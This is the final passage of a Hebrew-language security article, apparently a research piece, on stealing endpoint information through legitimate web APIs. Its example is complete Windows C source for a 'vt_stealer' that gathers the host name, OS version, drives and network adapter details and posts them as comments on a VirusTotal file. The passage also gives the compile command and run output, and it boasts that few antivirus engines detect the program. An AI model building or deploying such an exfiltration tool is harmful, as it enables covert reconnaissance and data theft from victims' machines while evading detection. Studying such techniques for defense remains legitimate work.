
שוב רק 3 מתוך 39!, יפה מאוד! נמשיך לדוגמה האחרונה - ולדעתי האירונית ביותר: Virus Total ☺

אז איך גונבים מידע עם Virus Total Comments?

Virus Total


על Virus Total הסברתי במאמר הקודם שלי. אבל לעצלנים שביניכם, הינה: VirusTotal הוא כלי מקוון המאפשר למשתמשים לטעון קבצים ולבצע סריקות למטרת גילוי תוכנות זדוניות ותוכן מזיק אחר. השירות משתמש במנועי אנטי-וירוס רבים כדי לנתח את הקבצים, ובכך מספק תמונה רחבה ומדויקת של אם הקובץ מכיל איומים פוטנציאליים. VirusTotal מספק גם כלי לניתוח כתובות URL, היסטוריית דומיינים, ומידע נוסף על איומים באינטרנט, מה שמאפשר למשתמשים להעריך את הסיכון ולנקוט בצעדים המתאימים להגן על המערכות שלהם.

אז מה שמעניין, זה שלפי הדוקומנטציה אפשר להוסיף comments לקובץ שאותו מעלים!



כלומר, באמצעות בקשת Post, אנחנו יכולים לפרסם תגובות על קובץ מסוים שהעלינו לאתר. בשביל זה, אנחנו צריכים ID של הקובץ (בדרך כלל הוא יהיה hash של SHA-1, SHA-256 או MD5), ו-VT API KEY כדי לגשת ל-API של Virus Total.

בואו נתחיל עם הראשון - ניכנס ל-Virus Total. כדי לקבל VT API KEY, נצטרך ליצור חשבון ולקבל את המפתח:



מעולה, הגיע הזמן לקוד:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define VT_API_KEY "REPLACE WITH YOUR API KEY" // Replace with your actual VirusTotal API key
#define FILE_ID "REPLACE WITH YOUR FILE ID"    // Replace with the file ID you want to comment on

/**
 * Sends a comment to VirusTotal for a specific file.
 *
 * @param comment The comment to be posted.
 * @return 0 on success, 1 on failure.
 */
int sendToVT(const char* comment) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;
    HINTERNET hRequest = NULL;

    // Initialize a session handle
    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME,
WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
        return 1;
    }

    // Connect to VirusTotal server
    hConnect = WinHttpConnect(hSession, L"www.virustotal.com", INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. Error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Open a request handle for the API endpoint
    hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v3/files/" FILE_ID "/comments", NULL,
WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest. Error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Construct the JSON payload for the comment
    char json_body[1024];
    snprintf(json_body, sizeof(json_body), "{\"data\": {\"type\": \"comment\", \"attributes\":
{\"text\": \"%s\"}}}", comment);
```

```
    // Set the request headers and send the request
    if (!WinHttpSendRequest(hRequest, L"x-apikey: " VT_API_KEY "\r\nUser-Agent: vt
v.1.0\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/json", -1, (LPVOID)json_body,
strlen(json_body), strlen(json_body), 0)) {
        fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Receive the response from the server
    BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
    if (!hResponse) {
        fprintf(stderr, "WinHttpReceiveResponse. Error %d has occurred.\n", GetLastError());
    }

    // Check the HTTP status code of the response
    DWORD code = 0;
    DWORD codeS = sizeof(code);
    if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE | WINHTTP_QUERY_FLAG_NUMBER,
WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS, WINHTTP_NO_HEADER_INDEX)) {
        if (code == 200) {
            printf("Comment posted successfully.\n");
        } else {
            printf("Failed to post comment. HTTP Status Code: %d\n", code);
        }
    } else {
        DWORD error = GetLastError();
        LPSTR buffer = NULL;
        FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                       NULL, error, 0, (LPSTR)&buffer, 0, NULL);
        printf("Unknown error: %s\n", buffer);
        LocalFree(buffer);
    }

    // Clean up handles
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hSession);

    printf("Successfully sent info via VT API :)\n");
    return 0;
}

/**
 * Main function to collect system information and send it as a comment to VirusTotal.
 */
int main(int argc, char* argv[]) {
    char systemInfo[4096];

    // Collect system information
    CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD size = sizeof(hostName) / sizeof(hostName[0]);
    GetComputerNameA(hostName, &size);

    OSVERSIONINFO osVersion;
    osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
    GetVersionEx(&osVersion);

    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);

    DWORD drives = GetLogicalDrives();

    IP_ADAPTER_INFO adapterInfo[16];
    DWORD adapterInfoSize = sizeof(adapterInfo);
    if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
        printf("GetAdaptersInfo failed. Error: %d has occurred.\n", GetLastError());
        return 1;
    }
```

```
    snprintf(systemInfo, sizeof(systemInfo),
        "Host Name: %s, "
        "OS Version: %d.%d.%d, "
        "Processor Architecture: %d, "
        "Number of Processors: %d, "
        "Logical Drives: %X, ",
        hostName,
        osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
        sysInfo.wProcessorArchitecture,
        sysInfo.dwNumberOfProcessors,
        drives);

    // Append IP address information
    for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
        snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
            "Adapter Name: %s, "
            "IP Address: %s, "
            "Subnet Mask: %s, "
            "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
            adapter->AdapterName,
            adapter->IpAddressList.IpAddress.String,
            adapter->IpAddressList.IpMask.String,
            adapter->Address[0], adapter->Address[1], adapter->Address[2],
            adapter->Address[3], adapter->Address[4], adapter->Address[5]);
    }

    // Send the collected system information as a comment to VirusTotal
    int result = sendToVT(systemInfo);

    if (result == 0) {
        printf("ok =^..^=\n");
    } else {
        printf("nok <3()~\n");
    }

    return 0;
}
```

נסביר (יש לזכור שהוא דומה לדוגמאות הקודמות):

- **הוספת קבצים**: כולל כותרות דרושות עבור פונקציות API של Windows ורשת.
- **הגדרת קבועים**: מגדיר את VT_API_KEY ו-FILE_ID לצורך גישה ל-API של Virus Total.

פונקציית sendToVT:

- **אתחול חיבור**: פותחת סשן ומתחברת ל-VirusTotal .
- **יצירת בקשה**: מכינה בקשת HTTP מסוג POST לכתובת comments/.
- **הכנת** Payload: מעצבת את התגובה כגוף JSON.
- **שליחת בקשה**: שולחת את הבקשה עם כותרות מתאימות.
- **טיפול בתגובה**: בודקת אם התגובה נשלחה בהצלחה ומדפיסה את המצב.
- **ניקוי**: סוגרת את החיבורים לשחרור המשאבים.

פונקציית main:

- **איסוף מידע על המערכת**: אוספת מידע על שם המחשב, גרסת ה-OS, מידע מערכת, כוננים לוגיים ופרטי IP.

- **עיצוב המידע**: יוצרת מחרוזת עם המידע שנאסף.
- **שליחת נתונים**: קוראת לפונקציה sendToVT לשלוח את המידע כתגובה ל-VirusTotal.
- **הדפסת תוצאה**: מציינת אם הפעולה הצליחה או לא.


כרגיל, נקמפל:

```
x86_64-w64-mingw32-g++ -O2 vt_stealer.c -o vt_stealer.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
```


נעתיק את הקובץ שנוצר ל-Windows, נריץ:

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.4780]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Documents\downloads>.\vt_stealer.exe
comment posted successfully.
successfully send info via VT API :)
ok =^..^=
```


כך נראית התוצאה ב-VT (קישור):




אירוני קצת, לא? אנחנו כתבנו סוג של וירוס שמשתמש באתר שמוצא אנטי וירוסים ☺. ננסה למצוא את הכתובת של אחד הסרברים באמצעות Wireshark. נשתמש באותו פילטר (tcp.port == 443):



אנחנו חושדים בכתובת מסוימת ששולחת לנו מידע, בואו נבדוק אותה הפעם באמצעות מנוע החיפוש של Virus Total (https://www.virustotal.com/gui/ip-address/74.125.34.46):



אכן צדקנו, זה אחד השרתים של Virus Total. בואו נבדוק פעם אחרונה הפעם באמצעות Virus Total האם הקוד שכתבנו הוא בעל אופי זדוני לפי VT (קישור לתוצאת הסריקה):



רק 5 מתוך 74 מנועים! ☺

סיכום

את המאמר התחלנו עם הסבר על מונחים בסיסיים בעולם התקשורת ואיסוף המידע על עמדות קצה. הבנו שיש לנו את היכולת לשלוח באמצעות API תמימים שיש בעולם כמו Discord, Telegram ואפילו Virus Total.

התחלנו לכתוב קוד, כתבנו קוד פשוט שמוצא מידע על המערכת ושם אותו במחרוזת יפה בשבילנו. ראינו שזה עובד והתקדמנו משם ליצור בוט לטלגרם. אחרי שראינו שהוא עובד שלחנו אליו את מידע המערכת וראינו שהוא עבד. עשינו את אותו הדבר עם Discord ובדקנו באמצעות Wireshark שהמידע באמת נשלח לכתובת הנכונה ואימתנו אותה באמצעות Whois. לבסוף, עשינו אותו דבר באמצעות הוספת תגובות ב-Virus Total.

בכל אחד מהקבצים שכתבנו ראינו שהתוצאות היו בין 3 עד 5 מנועי אנטי וירוס מצאו את הקובץ שלנו זדוני. די מרשים! ☺

כל הקוד יהיה ב-GitHub שלי: https://github.com/eladyesh.

יש לי גם בלוג: https://eladyesh.github.io, בו אני מפרסם עוד מאמרים כאלה, Writeups וכו'.

ובנוסף, אפשר לכתוב לי באימייל: eladyesh24@gmail.com

תודות

רציתי להגיד תודה רבה ל**אפיק קסטיאל (cp77fk4r)** על העזרה בעריכת המאמר!

ביבליוגרפיה

להלן רשימת המקורות עליהם הסתמכתי בעת כתיבת המאמר, ביצוע המחקר וכתיבת הקוד:

- https://core.telegram.org/
- https://discord.com/developers/docs/reference
- https://www.wireshark.org/
- https://www.virustotal.com/gui/home/upload
- https://websec.nl/en
- https://who.is/